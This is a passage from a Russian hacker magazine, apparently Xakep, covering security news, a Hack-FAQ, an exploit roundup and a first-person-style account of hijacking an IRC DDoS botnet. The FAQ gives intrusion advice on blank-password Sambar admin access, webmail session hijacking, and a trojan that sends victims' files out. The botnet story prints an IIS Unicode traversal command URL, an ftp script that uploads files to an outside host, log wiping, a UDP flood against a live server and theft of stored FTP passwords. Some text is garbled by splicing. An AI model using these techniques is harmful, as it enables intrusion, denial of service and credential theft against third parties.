В борьбе с компьютерными взломщиками американское правительство не жалеет ни денег, ни сил. Новым антихакерским оплотом стал National Center for Supercomputing Applications, построенный в институтском городке Urbana-Champaign Университета Иллинойс. Только на первом этапе Office of Naval Research выделил на новый проект 5,7 миллионов долларов. NCSA до чертиков напичкан всевозможной аппаратурой и компьютерами, в его стенах работают лучшие умы Америки, а сердцем является мощный мейнфрейм. Отличие центра от многих подобных организаций - в его целях. Основное направление тут - разработка средств противостояния хакерам и внедрение своих собственных методов ведения сетевого боя. Впрочем, кусать локти от страха стоит далеко не всем взломщикам. До рядовых дефейсеров NCSA нет никакого дела - эту контору гораздо больше интересуют те, кто посягает на военные и правительственные структуры Америки. Центр стал как бы сетевой крышей для разных MILnet'ов. Наряду с главной миссией, NCSA будет также проводить срочные исследования в области хай-тек по заказу американского правительства.

EBAY РАЗДАЕТ КОНФИДЕНЦИАЛЬНУЮ ИНФУ ПО КЛИЕНТАМ

В популярном американском журнале The Nation появилось интервью с директором отдела по безопасности интернет-аукциона eBay Джозефом Салливаном. Интервью это ошарашило многих. Ничуть не краснея, бодрым голосом Джозеф признался, что для получения конфиденциальной информации по клиентам достаточно об этом попросить, отправив запрос на факс компании. «Нужен только регистрационный номер, и мы вышлем вам имя, адрес, историю продаж и все остальное, что вам нужно по этому клиенту». Что же это получается - почесали репу хакеры. Мы в поте лица, без сна и отдыха их ломаем, а оказывается, напрасно. Всего-то и нужно - сказать «пожалуйста» и назвать номер. Интересно, входит ли в разряд разглашаемой инфы id платежных систем? Ведь только пользователей PayPal среди участников аукциона десятки миллионов. Зря Джози разоткровенничался, ой зря. После такого интервью Ебей может лишиться многих клиентов, которым небезразлична собственная прайваси.




ВОЙНА С АМЕРИКАНСКИМ АНГЛИЙСКИМ ПРОДОЛЖАЕТСЯ



Письма от Центра Американского Английского продолжают сыпаться на головы русских сетевиков. Спамер намбер ван не особо разборчив и рассылает «выгодные предложения» всем подряд. Одно из таких писем попало в ящик замминистра связи и главы программы «Электронная Россия» Андрея Короткова. Андрей, как человек интеллигентный, вежливо попросил не присылать ему на хрен этот гребаный спам. Но американские англичане не снизошли до ответа, а с еще большим усердием засыпали бокс предложениями, от которых невозможно отказаться. В ответ на это зам дал интервью ресурсу «Рамблер-Аудио», где открытым текстом посоветовал ЦАА прекратить пудрить людям мозги, а не то худо будет. А чтобы спамеры, не дай Бог, не пропустили послания, московский провайдер «Россия-он-лайн» организовал непрерывный автодозвон по всем телефонам центра с постоянным зачитыванием послания Короткова. Звонки поступают каждые десять секунд круглосуточно. «Рамблер» и РОЛ собираются в ближайшее время сделать страничку, посвященную борьбе с ЦАА и другим спамерьем. Те, у кого особенно наболело, смогут, не опасаясь цензуры, записать свои послания и прислать антиспамерскому комитету, а те с удовольствием вставят глас народа в сообщения на автодозвоне.

ОКО ЗА ОКО, ЗУБ ЗА ЗУБ



Пока хоть один человек свободно дышит под солнцем, американские чиновники будут неспокойно ворочаться во сне. Известно ведь, розовая мечта любого федерала - знать все про всех, держать за горло всех и каждого. Чтобы воплотить ее, Большой Брат готов по трупам пройтись. Что ему все эти смешные домыслы о каком-то там праве человека на личную жизнь? Многие правозащитники уже смирились с тем, что до верхов сколько ни ори - все равно не докричишься. «Но зачем, собственно, орать?» - здраво рассудили двое ученых из Массачусетского Технологического Института и представили общественности свой проект opengov.media.mit.edu. Это не просто сайт, это подборка конфиденциальной информации по политикам, федеральным сотрудникам и прочим большим шишкам. К общим сведениям о чиновниках, которые выложат авторы ресурса, посетители смогут добавить свои знания. Проект задумывался как ответ TIA - службе тотального информационного мониторинга, введенной правительством в Америке. Очевидно, задумка ученых большим дядям пришлась не по вкусу, и они как-то надавили на противника, так как уже через пару недель сайт перешел в режим «have no permission to enter». Что произошло на самом деле - неизвестно, но хочется верить, что перспективный проект возродится вновь, и политиканы на своей шкуре почувствуют, каково это - быть под колпаком.

HACK-FAQ

SideX (hack-faq@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'а. Я все равно не дам, я жадный :)

<???> Мой брат-подлец поставил на нашем компе пароль в Windows 2000 pro! Я не могу теперь поиграть в игрушки и полазить в интернете :(.

A: Лучше всего позвонить парням из следующего вопроса, чтобы решили вопросик с братаном :). Если доступа в систему нет никакого, а грохать ее (отформатировать винт, загрузившись с boot-CD) не хочется, подойдет дискеточная тулза с www.lostpassword.com. Тема записывается на обычный флопик (3,5), в BIOS'е ставится загрузка с дискеты. После перезагрузки сможешь поменять пароль на любой учетной записи. Если что-то пойдет не так, можно уболтать братана, чтобы пустил на 5 сек за комп, а за это время оперативно реализовать идеи из FAQ'а #4, где описывался захват NT-системы изнутри!

<???> Внизу пацаны в спортивных костюмах с пивком и на "девятках" кричат в "крякалку", зовут пулять - сканить сетки WiFi! Чего с этим делать, какие там темы будут? Боюсь оказаться не пацаном!

A: Под сканом WiFi понимается поиск точек беспроводного доступа (access points) с целью бесплатного выхода в инет, захвата сети или просто обретения новых друзей :). Из оборудования потребуется комп, чаще ноутбук и реже КПК, карта WLAN, и, желательно, направленная антенна, которая монтируется снаружи авто (можно внутри, но последует минимальное снижение сигнала). Научный термин, который в русском найти не удалось - war driving. Для скана подбирается нужный софт, оптимальным считаются решения под *nix - kismet. Он доступен на www.kismetwireless.net. Для win-фэнов имеется отличное решение Netstumbler (www.netstumbler.com), которое, однако, работает не со всеми WLAN-карточками. Из заморочек может возникнуть вопрос о WEP (Wired Equivalent Privacy), протоколе безопасности, по идеологии которого следует передать 64-256 битный ключ для соединения с WLAN. Практика показывает, что лишь 27% сетей построены по WEP'у. Из ресурсов можно рекомендовать airshare.org и 80211-planet.com.

<???> Мы с гладиаторами кошмарим одну сетку. На тачке лоха нашли скрипт www.*****.ru/session/adminlogin?RCpage=/sysadmin/index.stm. Как с этого подняться?

A: Вопрос редкий, но общий случай довольно типичен. Публичную информацию по бажным скриптам, в том числе и по данной проблеме, можно всегда найти в архиве BugTraq (www.securityfocus.com/archive). Если не получается с реализацией баги, старайтесь конкретизировать вопрос. Здесь мы имеем дырявый Sambar Server Beta, где по умолчанию аккаунту admin не прописан пароль. Иными словами, попавшим по указанному выше адресу, вбивается лишь login, а поле с паролем остается пустым. В итоге - полное управление винтом жертвы, если не меняли настройки безопасности. Чего поднять с винта - дело личное :).

<???> Что такое эти LKM? Можно ли чего с их помощью хакнуть?

A: LKM - Loadable Kernel Modules (загружаемые модули ядра), которые можно найти в Linux, BSD-семействе и Solaris'е. Возьмем для примера Linux, где модули прячутся в /lib/modules. Модули, разбросанные в файлах и директориях, ответственны за работу отдельных частей системы: SCSI, USB, PCMCIA, CDROM и т.д. За развернутой инфой по конкретным модулям дуй на mirrors.kernel.org/LDP/.
Как работает модуль. Есть процесс в системе, его необходимо подменить своим, содержащим Конька-горбунка из Трои. Чаще всего модуль дописывается таким образом, чтобы он сохранял свою функциональность, но и работал как rootkit. Примитивный софт после подмены модуля просто открывает rootshell на одном из портов, куда подсоединяется хакер. Для борьбы с LKM-подставами и rootkits вообще, можно заюзать прогу kstat.

<???> На нашу бригаду нарвались админы одного IRC-сервера. Как бы им объяснить, что это неправильно? Поломать их по-бырому?

A: Захват IRC-серванта мало чем отличается от взлома какого-либо иного сервиса - www, ftp, ssh, mail, и т.д. Вот три основных пути. Первый - общий захват системы, где крутится IRC, т.е. взятие админских прав на машине. Тут потребуется лишь знание системы и обладание свежими новостями по уязвимостям разрабатываемой темы. Обычно стандарты безопасности крупных IRC-сетей запрещают наличие иных публичных сервисов на сервере. Хотя множество малых сеток не могут позволить себе подобной роскоши.
Второй путь - взлом конкретно IRCd, в случае *nix'а. Тут работают стандартные тактики securityfocus-хакеров, когда конкретный сервис (bahamut, hybrid, ircu) отыскивается на просторах BugTraq'а (www.securityfocus.com) и изучается на наличие публичных уязвимостей и эксплоитов по оным. Практика показывает, что багов находится очень мало, и в случае нахождения редкого IRCd будет эффективнее заняться детальной разделкой сервиса для выявления дыр.
Третий путь - похищение доступа одного из админов сети путем захвата его/ее персонального компа или снифингом подсети жертвы. Последний путь кажется мифическим, но в небольших сетях сплошь и рядом встречается разгильдяйское отношение adm к собственной безопасности. Я опускаю возможности DDoS-атак против IRC-сети, т.к. это не относится к "поломать" :).

TIPS&TRICKS

Запусти Winamp и набери "nullsoft" (без кавычек), нажимая при этом Esc после каждой буквы "l", чтобы закрыть окно "Open file(s)". После чего в заголовке окна, где было написано "WINAMP", появится надпись "It really whips the llama's ass". От перевода я воздержусь :).

Tangle
tangle@front.ru

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

<???> Сел за комп в универе, забрался на веб-почту, и вдруг мне выскочил чужой ящик при логине. Почитал почту, было занятно, но никогда больше так не получалось :(. Как вернуть счастье?

A: Во-первых, следует понять, как ты попал в чужой ящик. Очевидно, почтовик оставил привязку чужого аккаунта к твоему IP и/или cookies'ам на твоей машине на некоторое время. Именно в это время ты и попал за комп, оказавшись в чужой почте. Пользователь не поставил галочку в "Чужой компьютер", и сервис не прервал сеанса после закрытия браузера. Обычно сеанс длится не более 1-3 часов, т.е. при дальнейшем бездействии пользователя система попросит залогиниться вторично. Также, что вполне понятно, система не потеряла cookies после ухода ушастого, а IP, как это водится в типичной локалке, остался без изменения.
Во-вторых, можно понять, как злоумышленник проникает в чужую почту. Если ты можешь попасть за тот же комп, что и нужный юзер системы - половина проблемы решена, твой IP будет тот же. Если IP'шники индивидуальны, то, возможно, придется присвоить себе нужный адрес (чаще получается при игре с MAC-подменами). Сейчас в отдельных небезопасных почтовиках можно поправить cookies вручную, дабы подменить родные - юзерские. Часто работают фокусы с обработкой перехваченных дампов трафика, содержащих полученные cookies. Отдельные службы также сверяют подлинность юзера, изучая System language, Browser's interface language, User language, StyleSheets-поддержку и прочие данные, которыми делится браузер при посещении сайтов. Подобные данные в отдельных случаях зашиваются в получаемые cookies. Суперуниверсального решения этого вопроса просто не существует. Каждая система до определенной степени уникальна, так что требуется локальное расследование. Поработать с системой, поглядеть, что же приходит от нее к тебе, и что уходит от тебя. Ну и напоследок почитай материалы вроде bugtraq.ru/library/www/mailru.html.

<???> Я запредельно крут в ДЕЛЬФИ, но для хакерских целей мне нужно подучить Линух. Можно ли там будет Дельфи погонять?

A: Почему бы им и не дружить? И очень успешно у них это получается. Кодовое имя союза - Kylix. Вот уже третью серию совместной жизни отсняли :). Есть тут www.borland.com/kylix/.

<???> Я пишу боевой IRC-ботнет, который будет состоять из трояна. Как бы его закодить, чтобы существовала возможность получить доступ к файлам на писюке жертвы, сидящей из локалки (внешнего IP нема)?

A: Вопрос занятный, так что и решения могут быть неординарными. Общая схема такова: подсоединиться напрямую к машине будет проблематично, поэтому проще, чтобы сама машина соединилась с тобой, т.е. делала исходящее соединение. На собственном компе может стоять сервер, ожидающий соединения с ботом. А чтобы бот просто так не долбился, можно вызывать его на связь, дав команду по IRC. После подключения налаживается P2P-связь для обмена файлами. Также можно настроить троян, чтобы он отсылал список файлов из разных директорий, например, содержимое "Мои документы" тебе на почту. В отдельных ситуациях потребуется поддержка socks/http-проксей для свободного соединением с инетом из локалки. В общем, различных решений/дополнений - великое множество. Все зависит от поставленных задач.итоге - полное управление винтом жертвы, если не меняли настройки безопасности. Чего поднять с винта - дело личное :).

<???>: У меня дерзкий план - хочу взломать сетку на работе. Только я ничего не понимаю, какие у кого IP, и что у них за имена компов!

A: Наиболее вероятно, что остальные работники твоей конторы сидят в той же подсети, что и ты. Так что узнаем свой IP из закладки "Подключение по локальной сети" -> "Общие" -> "Протокол Интернета (TCP/IP)" -> "Свойства". Ты увидишь свой IP, а остальные компы будут висеть на соседних адресах. Если гадкий админ закрыл доступ к конфигуратору TCP/IP, то выполни "ipconfig" в командной строке "Выполнить" -> "cmd". Ipconfig покажет тебе твой IP. Для получения "имени компьютера" (NetBios имя) набивай "nbtstat -a 127.0.0.1", где вместо 127.0.0.1 указываешь искомый IP. Если необходимо узнать много имен, то потребуется подмога. Специально для пацанов закодили прогу Essential Nettools. Ей можно ворошить целые подсети в поисках шаров. Снимается она с www.tamos.com.



Взлом

ОБЗОР ЭКСПЛОИТОВ

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ОБЗОР ЭКСПЛОИТОВ

LINUX 2.4.X EXECVE() FILE READ RACE VULNERABILITY

Описание:

27 июня этого года некий Paul Starzetz обнаружил уязвимость в коде ядра 2.4.*. Если в системе находится бинарный файл с флагом +s, недоступный для чтения, любой юзер может прочитать его, используя эксплоит, прилагающийся к статье багоискателя.

Как пишет Paul, существует возможность создания нового дескриптора, который хитрым способом зашаривается с ранее открытым и помещается в файловую таблицу. Таким образом, появляется доступ к бинарнику, ранее недоступному для чтения. Выложенная утилита для дампа бинарных файлов помогает реализовать вышеизложенный алгоритм. По истечении нескольких секунд, дампер создаст файл, аналогичный суидному, но уже доступный для чтения. Разумеется, что бита +s у него не будет.

Защита:

В своей статье автор эксплоита не говорит о способах защиты. Но, скорее всего, девелоперы ядра быстро залатают эту багу. Поэтому штурмуй багтраки в поисках патчей, либо качай новые версии ядра (их ты всегда сможешь найти на нашем CD). После этого твоя система будет в полной безопасности.

Ссылки:

Прочитать описание уязвимости можно по адресу http://security.nnov.ru/search/document.asp?docid=4753. Утилиту, реализующую дамп суидного файла можно скачать отсюда: http://www.starzetz.com/paul/suiddmp.c.

Злоключение:

Я считаю, что после применения эксплоита особый вред системе злоумышленник не причинит. Ты же не будешь ставить суидный бит на файлы с секретной информацией? ;) Но, несмотря на это, все же стоит принять меры по усилению безопасности своего сервера.

Greets:

Как было сказано выше, эксплоит был написан немцем Paul Starzetz. Желаешь связаться с ним? Пиши на paul@starzetz.de и жди ответа ;).

Демонстрация ошибки в ядре 2.4.20

LOCAL EXPLOIT FOR ETERM (GID=UTMP)

Описание:

Совсем недавно была найдена уязвимость в линуксовом терминале Eterm версии 0.9. Через переполнение буфера при разборе переменных окружения злоумышленник может получить gid=utmp. Принадлежность к этой группе дает доступ к таким файлам как /var/log/wtmp и /var/run/utmp. Иными словами, применив эксплоит, взломщик получает полный доступ к логам на сервере. Я думаю, комментарии тут излишни.

Принцип работы эксплоита следующий: сначала необходимо определить переменные окружения EGG и HOME. Первая задается посредством запуска скомпиленного плоита, вторая через perl-интерпретатор. Затем запускается сам терминал. При удачном раскладе хакер получает gid=utmp.

Защита:

Защититься от баги можно, установив свежую версию терминала (Eterm-0.9.2 уже не является уязвимым). Найти ты его можешь, как всегда, на www.freshmeat.net.

Ссылки:

Рабочий эксплоит лежит по адресу http://www.security.nnov.ru/files/bazarr-episode-3.c. Ссылка на багтрак: http://security.nnov.ru/search/document.asp?docid=2358.

Злоключение:

Несмотря на то, что рута эксплоит не дает, злоумышленник имеет возможность причинить вред серверу, потому как модификация логов не приводит ни к чему хорошему. Всем админам советую выполнить Eterm --version и в случае уязвимой версии срочно обновить терминал.

Greets:

Поведал миру о баге в терминале Charles Stevenson <core@bokeoa.com>. Правда, он откровенно признался, что слизал часть кода у своего друга Kevin Finisterre <dotslash@snosoft.com>.

Получаем группу utmp

LOCAL EXPLOIT FOR CDRECORD V.<=2.0

Описание:

Наличием CD-Writer'а в наше время никого не удивишь. В Linux за нарезку дисков отвечает утилита /usr/bin/cdrecord, которой отдают команды внешние программы-оболочки. По умолчанию на бинарнике нет суид-бита, но обычному юзеру резать диски запрещено. Поэтому пользователи сами ставят +s на исполняемый файл, ведь в иксах они сидят под обычной учетной записью. Данная бага актуальна лишь для рабочих станций.

Уязвимость довольно банальная - ошибка форматной строки при выдаче сообщения. Если ты изучал принципы срыва стека, то знаешь, что выполнить шелл, используя эту багу, особого труда не составляет. Эксплоит полностью написан на Perl и актуален лишь для диапазона версий 1.11a-2.0.

Защита:

Как утверждают багоискатели, защититься от format-string баги можно разными путями. Например, обновить версию cdtools. Или заменить в сорцах (файл liscg/scsiopen.c) строку под номером 273 на js_snprintf(errs, slen, "%s", scgp->errstr);. И самое последнее - убрать суидный бит с файла cdrecord :).

Ссылки:


Скачать Perl-эксплоит для cdrecord можно по адресу http://www.security.nnov.ru/files/priv8cdr.pl. Подробнее прочитать про уязвимость можно здесь: http://security.nnov.ru/search/document.asp?docid=4525.

Злоключение:

Данная бага представляет собой реальную опасность лишь для рабочих станций. Поэтому обычным пользователям рекомендуется принять строгие меры по защите. А админам крупных серверов можно не беспокоиться.

Greets:

Нашел уязвимость и написал сплоит под нее девелопер из Италии по имени Stefano Di Paola <st0r1e@libero.it>.



Ломаем бажный cdrecord

microlab
почувствуй, что слышишь)))











куча веселых историй про ламеров на
microlab-speaker.ru

Взлом

ИНТЕРНЕТ ПОД УГРОЗОЙ ВОЕННЫХ БОТОВ!

Master-lame-master


ИНТЕРНЕТ ПОД УГРОЗОЙ ВОЕННЫХ БОТОВ!

НАШУМЕВШИЕ ИСТОРИИ КРУПНЫХ ВЗЛОМОВ

Человеческая жизнь насыщена забавными вещами. Причем компьютерная жизнь тоже. Был случай, когда после сканирования одного сервера на наличие уязвимостей, взломщик наткнулся на нечто необычное... Это дало ему возможность взять под контроль тысячи серверов. Неожиданно? Несомненно! О том, как это произошло, я и расскажу.

ЛИХА БЕДА НАЧАЛО

Все началось банально - кому-то по каким-то причинам не понравился какой-то сервер. От нечего делать взломщик, за спиной которого было порядка сотни порутанных систем, запустил свой любимый LANguard Scanner (http://www.gfisoftware.com/stats/adentry.asp?adv=58&loc=4). Через несколько минут программа показала хакеру около 80 живых адресов из сегмента просканенной сетки. Вяло перелистывая лог, взломщик начал понимать, что так просто тачку не взять, ибо бажных сервисов на ней не наблюдалось. Тогда наш герой решил осмотреть остальные адреса в сегменте. Тут-то и началось самое интересное... Беспорядочно тыкая в "плюсики" ЛАНгарда с целью просмотра баннеров каждого сервиса, хакер нашел живой ircd (демон ирки). Казалось бы, что тут такого? Людям свойственно общаться, и найти в инете живой ирк-сервак не составляет



LANguard - популярная сканилка под винды

большого труда. Вот только вертелся он на порту 33333, и адрес сервера не был прописан в обратной зоне DNS (ip -> domain.name). Это показалось хакеру странным, поэтому он решил подцепиться к демону клиентом, чтобы узнать, на кой фиг, собственно, этот демон там нужен.

СУЕМ СВОЙ НОС

Через несколько мгновений наш герой уже законнектился с этим загадочным ircd. По его баннеру он сразу догадался, что это был Unreal-ircd (для справки: Unreal всегда юзался в русской сети DalNetRU и имел огромное количество команд и всяких дополнительных примочек). После просмотра состояния сервера у хакера появилась мысль: "Я нашел огромную irc-сеть", потому как на сервере сидело без малого 2 тысячи юзеров (для сравнения: в самой крупной российской сети IRCNetRU в онлайне находится 2-3 тысячи человек). "Ну да ладно, посмотрим, чем тут народ занимается", - сказал себе взломщик и набрал /list. После этого у него отвисла челюсть - листинг показал всего один канал, на котором обитали те самые две тыщи пользователей. Ткнув по записи, хакер попал... да-да, хакер именно попал ;). В комнате тусили боты. Только боты и никого кроме



ботов. Зачем кому-то понадобилось заводить столько искусственных экземпляров на один канал? Это удивило взломщика, и, зацепив свой любимый PsyBNC на этот сервер и врубив логирование канала, он решил подождать денек, чтобы понять смысл этой аномалии. Зашел он с рандомным ником и айдентом, т.к. не хотел выделяться из толпы ;).

АХТУНГ! ЭТО ВРАГИ!

Как и предполагалось, через некоторое время в IRC пришел папка-админ. Для начала он заставил ботов узнать его ;). Чел кинул в канал странноватую строку вида "!start число", где число состояло из 40-50 цифр. После этого ВСЕ боты радостно поприветствовали своего хозяина! "Боже! Сколько флуда!" - прокричал хакер. Немного подождав, хозяин набрал команду "!udp ip-адрес". Смысл ее вполне ясен: указанный адрес в команде подвергся жесткому флуду по UDP протоколу. Теперь стало понятно, что здесь происходит. Эти боты были созданы для проведения DDoS-атак. Но откуда были взяты несколько тысяч уязвимых серваков? Этот вопрос до сих пор оставался открытым.

В ПОИСКАХ ПРИКЛЮЧЕНИЙ

Может быть, все не так сложно, как кажется на первый взгляд? С этими словами, наш герой хуизнул (/whois - команда в IRC, позволяющая узнать инфу о собеседнике ;)) бота, и решил немного просканить сервак, на котором он сидел. Его любимый сканер nmap показал, что на машине крутится винда с единственным открытым 80 портом (команда nmap -O ip-address позволяет определить версию операционки). Интуиция подсказывала, что IIS'ка, обслуживающая http, была дырявая. Набрав в Гугле "unicode bug", нарушитель сетевого порядка нашел ссылку на багтрак с описанием уязвимости. Там и находился эксплоит для бажных серверов (можно поизучать для общего развития - http://www.securityfocus.com/data/vulnerabilities/exploits/unicodecheck.pl). Скачал, запустил с параметром адреса машины и получил положительный ответ: на серваке вертелась дырявая IIS. За ссылкой http://ip-address/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir c:\ хранился список файлов, находящихся в корне диска c:\. Рассказывать про Unicode-bug сейчас просто глупо, об этой уязвимости не раз упоминалось в нашем журнале, да и вообще инфу по этой ошибке можно найти на любом багтраке. Поэтому саму ошибку опустим, а лучше посмотрим, что же дальше делал взломщик.

1. copy c:\winnt\system32\cmd.exe c:\cmd1.exe. Интерпретатор cmd.exe не позволит выполнить echo, если находится в родном каталоге.

Проверка IIS-сервера Unicode bug

2. c:\cmd1.exe /c tasklist.

Список процессов на удаленной машине выдал странноватый handle lb-1235.exe. За ним и скрывался вражеский бот. Хакер долго копался на сервере, перерыл множество каталогов и в конце концов нашел место обитания бота. Следующим его шагом был слив бота на FTP-сервер ftp.server.net. Это можно было выполнить двумя путями: командой tftp (ей требовалось наличие демона Trivial FTPD на NT-машине; доступа на такой сервер у хакера не было), либо обычной командой ftp без интерактивного режима (через сценарий). Взломщик выбрал второй вариант. Он шустренько набрал следующий блок команд:

```
3. c:\cmd1.exe /c @echo open ftp.server.net > c:\ftp.ini
c:\cmd1.exe /c @echo user ftp >> c:\ftp.ini
c:\cmd1.exe /c @echo pass ftp >> c:\ftp.ini
c:\cmd1.exe /c @echo put c:\winnt\deep-dir\with-bot.exe bot.exe >> c:\ftp.ini
c:\cmd1.exe /c @echo bye >> c:\ftp.ini
c:\cmd1.exe /c ftp -i -s:c:\ftp.ini
```

Опция -i отключает все интерактивные вопросы, а параметру -s передается имя сценария.

Сервер сдался. Он выполнил сценарий, загрузив бота на FTP-демон.

4. c:\cmd1.exe /c del c:\ftp.ini c:\cmd1.exe - заметание следов.

АНАЛИЗ КОДА

Слив военный экземпляр с сервера, хакер стал изучать бота. Как оказалось, он скачал обычный самораспаковывающийся архив. Чтобы ненароком не заразиться, взломщик переименовал расширение файла в .zip, и открыл его стандартным менеджером. Выяснилось, что бот был написан на mIRC-скриптах и активировался обычным мирком, окно которого затем скрывалось внешней программой. В самом архиве содержался mIRC, скрывалка окон, конфиг бота и около 10 скриптов, подгружавшихся в мирк при его запуске.

Хакер открыл скрипт и был удивлен странным кодом. Дело в том, что программинг бота осуществлялся весьма нерационально и запутанно. Посидев с часок, он составил для себя небольшой список команд, при помощи которых можно проводить флуд-атаки. Разумеется, прежде чем передавать боту какие-либо команды, необходима была авторизация от ботмастера. Для это надо добиться выполнения трех условий:

1) идент мастера должен быть cafeteam;
2) мастеру нужен оп на канале;
3) мастеру необходимо передать хеш, который каким-то образом дешифровал бот.

Хакер очень заинтересовался этими ботами и захотел порулить ими на полную катушку (читай - за3.14DoSить несколько крупных серверов). Ему предстояло обмануть ботов по всем трем пунктам. Первое условие и условием-то трудно назвать - обычная смена идента. Как выполнить второе условие, взломщик также теоретически знал. Судя по коду, при передаче боту в приват строку !op "пароль", бот должен опнуть чела на канале.

С третьим условием пришлось немного попотеть. Хакер нарыл в коде процедуру дешифровки хеша, но ему предстояло написать обратную процедуру, то есть функцию по составлению последовательности магических цифр. На кодинг этого самого модуля взломщик потратил 5 часов. Давай остановимся на алгоритме составления хеша (узнаем умные методы шифрования :)).

ЗАШИФРОВАЛ? РАСШИФРОВЫВАЙ!

Смысл шифрования заключался в следующем: бот просматривает полную маску чела, пусть это будет "master!cafeteam@warbots.net". Затем происходит порождение цикла по каждому символу этого хоста. Этот символ преобразуется в эквивалентный ему ASCII-код, который делится на текущую длину строки, а потом округляется. Затем происходит дозапись цифрового хеша в суммарную строку. Через определенное число символов происходит вставка в хеш некоторой посторонней цифры. Этот процесс повторяется до истечения длины полной маски. В завершение процедуры банальное сравнение. Если хеш, созданный ботом, совпал с последовательностью, переданной извне, то человек становится ботмастером, и боты переходят в его подчинение.

После изнурительных тестов хакер написал обратную процедуру. Это давало возможность взять под контроль тысячи ботов. Кстати, последовательность посторонних цифр оказалось очень простой - 31337 ;). Теперь предстояло подконнектиться к серваку и протестить возможности ботов.

Убедившись, что, кроме него самого, на ircd не было живых обитателей, хакер запросил у бота статус оператора. Затем пере-



ИНТЕРНЕТ ПОД УГРОЗОЙ ВОЕННЫХ БОТОВ!

Master-lame-master


Основные принципы начинающего хакера

Что же помогло хакеру в его нелегком деле?
1. Взломщик стремится к достижению своей цели любыми способами. Это видно из статьи: в одном случае он потратил на написание дешифрующей функции 5 часов, в другом - 5 минут на узнавание пароля от FTP-сессии.
2. Ловкость рук и никакого мошенничества! Легко ли рыться в чужом коде и изучить его до последнего символа? Нелегко, но вполне возможно.

дал заветный хеш и получил в ответ около тысячи приветствий ;). Как было сказано выше, у взломщика уже был список команд, одну из которых ты знаешь - !udp :). Ее родимую он и протестил на одном серваке. Как и предполагалось, сервер стал недоступным в считанные секунды. Все бы хорошо, но хакер не знал, как остановить флуд ;). Из-за этого сервер поливался грязью аж целых 10 минут. Это время наш герой потратил на то, чтобы перерыть горы скриптов в поисках команды по отмену udp-флуда.

ГДЕ ЖЕ ВЫ, ПАРОЛИ?


Кроме команд, организующих атаку, были и другие, причем не менее интересные. Например, !find disk mask искал файл на заданном диске. Ничего умного в голову не лезло, поэтому хакер заставил всех ботов найти *.dat в каталоге c:\program files\ICQ :). Машины, как правило, являлись рабочими станциями, поэтому поиски оказались пустыми. А вот пароли от FTP-серверов, хранящиеся в популярном менеджере Total Commander, можно было заюзать без особых проблем.



Типичное содержимое wcx_ftp.ini

После команды !find c:\winnt wcx_ftp.ini взломщик получил порядка десяти ссылок на указанный файл. Нет, ему совсем не нужно было вытягивать каждый ini'шник через Unicode-string. Боты были поразительно умны и понимали команду !get, переданную в приват. После нее бот передавал файл по DCC соединению. Таким образом, хакер вытянул десяток ini-файлов. В парочке из них находились довольно интересные FTP-сервера с сохраненными паролями. Если есть FTP-доступ, то, возможно, есть и SSH.


Все пароли в TotalCMD шифруются по некоторому алгоритму. Расшифровывать их самому не было никакого желания, поэтому хакер поступил иначе. Он скачал программу recover (http://www.fomichev.ru/soft/crk/recover.zip). Эта чудо-прога была обычным аналогом известного Openpass - подсматривала пароль за астериксами (звездочками). Эти звездочки можно было найти, если открыть опции FTP-сессии, предварительно закинув wcx_ftp.ini в системный каталог.



Заглядываем в пароль под звездочками

БОТ УЛЕТЕЛ, НО ОБЕЩАЛ ВЕРНУТЬСЯ!

